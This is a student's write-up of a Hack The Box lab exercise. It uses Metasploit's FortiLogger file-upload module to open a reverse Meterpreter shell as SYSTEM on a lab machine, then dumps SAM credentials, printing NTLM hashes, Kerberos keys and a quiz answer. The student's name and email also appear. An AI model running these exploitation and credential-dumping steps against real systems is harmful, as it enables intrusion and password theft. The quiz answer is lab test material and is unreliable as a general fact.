msf exploit(windows/http/fortilogger_arbitrary_fileupload) > set rhosts 10.129.195.188
rhosts => 10.129.195.188
msf exploit(windows/http/fortilogger_arbitrary_fileupload) > set lhost 10.10.15.63
lhost => 10.10.15.63
```

Step 5: run the exploit and find the user I obtained shell with.

NAME: AUSTIN EMMANUEL ASANGAI

GMAIL: asaasangai@gmail.com

ADMISSION NUMBER: CS-CNS10-25017




```
kali@kali: ~ -  
Session Actions Edit View Help  
kali@kali: ~/Downloads  
LHOST 192.168.114.129 yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
  
Exploit target:  
Id Name  
--  
0 Fortilogger < 5.2.0  
  
View the full module info with the info, or info -d command.  
msf exploit(windows/http/fortilogger_arbitrary_fileupload) > set rhosts 10.129.195.188  
rhosts => 10.129.195.188  
msf exploit(windows/http/fortilogger_arbitrary_fileupload) > set lhost 10.10.15.63  
lhost => 10.10.15.63  
msf exploit(windows/http/fortilogger_arbitrary_fileupload) > run  
[*] Started reverse TCP handler on 10.10.15.63:4444  
[*] Running automatic check ("set AutoCheck false" to disable)  
[*] The target is vulnerable. Fortilogger version 4.4.2.2  
[*] Generate Payload  
[*] Payload has been uploaded  
[*] Executing payload...  
[*] Sending stage (188998 bytes) to 10.129.195.188  
[*] Meterpreter session 1 opened (10.10.15.63:4444 -> 10.129.195.188:49687) at 2025-10-29 03:43:12 -0400  
  
meterpreter > shell  
Process 9496 created.  
Channel 1 created.  
Microsoft Windows [Version 10.0.17763.2628]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
whoami  
nt authority\system  
  
C:\Windows\system32>
```

Using Whoami command I found the user to be nt authority\system

Quiz: Retrieve the NTLM password hash for the "htb-student" user. Submit the hash as the Answer.

Answer: cf3a5525ee9414229e66279623ed5c58

Explanation: to extract hash oi use the command hashdump on Meterpreter shell.



```
kali@kali: ~ -  
Session Actions Edit View Help  
kali@kali: ~/Downloads  
msf exploit(windows/http/fortilogger_arbitrary_fileupload) > set rhosts 10.129.195.188  
rhosts => 10.129.195.188  
msf exploit(windows/http/fortilogger_arbitrary_fileupload) > set lhost 10.10.15.63  
lhost => 10.10.15.63  
msf exploit(windows/http/fortilogger_arbitrary_fileupload) > run  
[*] Started reverse TCP handler on 10.10.15.63:4444  
[*] Running automatic check ("set AutoCheck false" to disable)  
[*] The target is vulnerable. Fortilogger version 4.4.2.2  
[*] Generate Payload  
[*] Payload has been uploaded  
[*] Executing payload...  
[*] Sending stage (188998 bytes) to 10.129.195.188  
[*] Meterpreter session 1 opened (10.10.15.63:4444 -> 10.129.195.188:49687) at 2025-10-29 03:43:12 -0400  
  
meterpreter > shell  
Process 9496 created.  
Channel 1 created.  
Microsoft Windows [Version 10.0.17763.2628]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
whoami  
nt authority\system  
  
C:\Windows\system32>exit  
exit  
meterpreter > hashdump  
[-] priv_passwd_get_sam_hashes: Operation failed: Incorrect function.  
meterpreter >
```

Since hashdump failed let's try lsa_dump_hash command

NAME: AUSTIN EMMANUEL ASANGAI

GMAIL: asaasangai@gmail.com


ADMISSION NUMBER: CS-CNS10-25017

```
kali@kali: ~
Session Actions Edit View Help
kali@kali: ~/Downloads
The system cannot find the path specified.
C:\>exit
exit
meterpreter > lsa_dump_sam
[*] Running as SYSTEM
[*] Dumping SAM
Domain : WIN-51B3978CIPV
SysKey : c897d22c1c56490b6453e326f86b2eef8
Local SID : S-1-5-21-2348711446-3829538955-3974936019
SAMKey : e52d743c76043bf814df6e48f1efcb23
RID : 000001f4 (500)
User : Administrator
Hash NTLM: bdaffbfe64f1fc646a3353be1c2c3c99
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : d0e507b237b40a3a1f62ba1935465406
* Primary:Kerberos-Newer-Keys *
Default Salt : WIN-51B3978CIPVAdministrator
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 545c81812fc003221b22e67ab0789c104f38b151c677fbc4006894db6d174f1b
aes128_hmac (4096) : 5d59bdc0e74c5ed8951b9f2b658eef43
des_cbc_md5 (4096) : 76436b1c190d892a
OldCredentials
aes256_hmac (4096) : a394ab9b7c712a9e0f3edb58404f9cf086132d29ab5b796d937b197862331b07
aes128_hmac (4096) : 7630dab9bdaebf9b4aa6c595347a0cc
des_cbc_md5 (4096) : 9876615285c2766e
OlderCredentials
aes256_hmac (4096) : 09c55a10e6b955caac4abbf7ff37b81488a2ede67a150c00c775fa00d94768ab
aes128_hmac (4096) : b49643128591ac08a1fae957f7787f72
des_cbc_md5 (4096) : d32592d63b75ec1f
* Packages *
NTLM-Strong-NTOWF
```

We find the NTLM hash foe htb-student to be cf3a5525ee9414229e66279623ed5c58.

6. Completion page.

Here it is.



7. Conclusion.

Metasploit is an easy tool to use for detecting exploits, checking if the target is vulnerable to the exploit and using the exploit to take advantage of the target. It also tries to cover up its tracks in case of any detection attempts.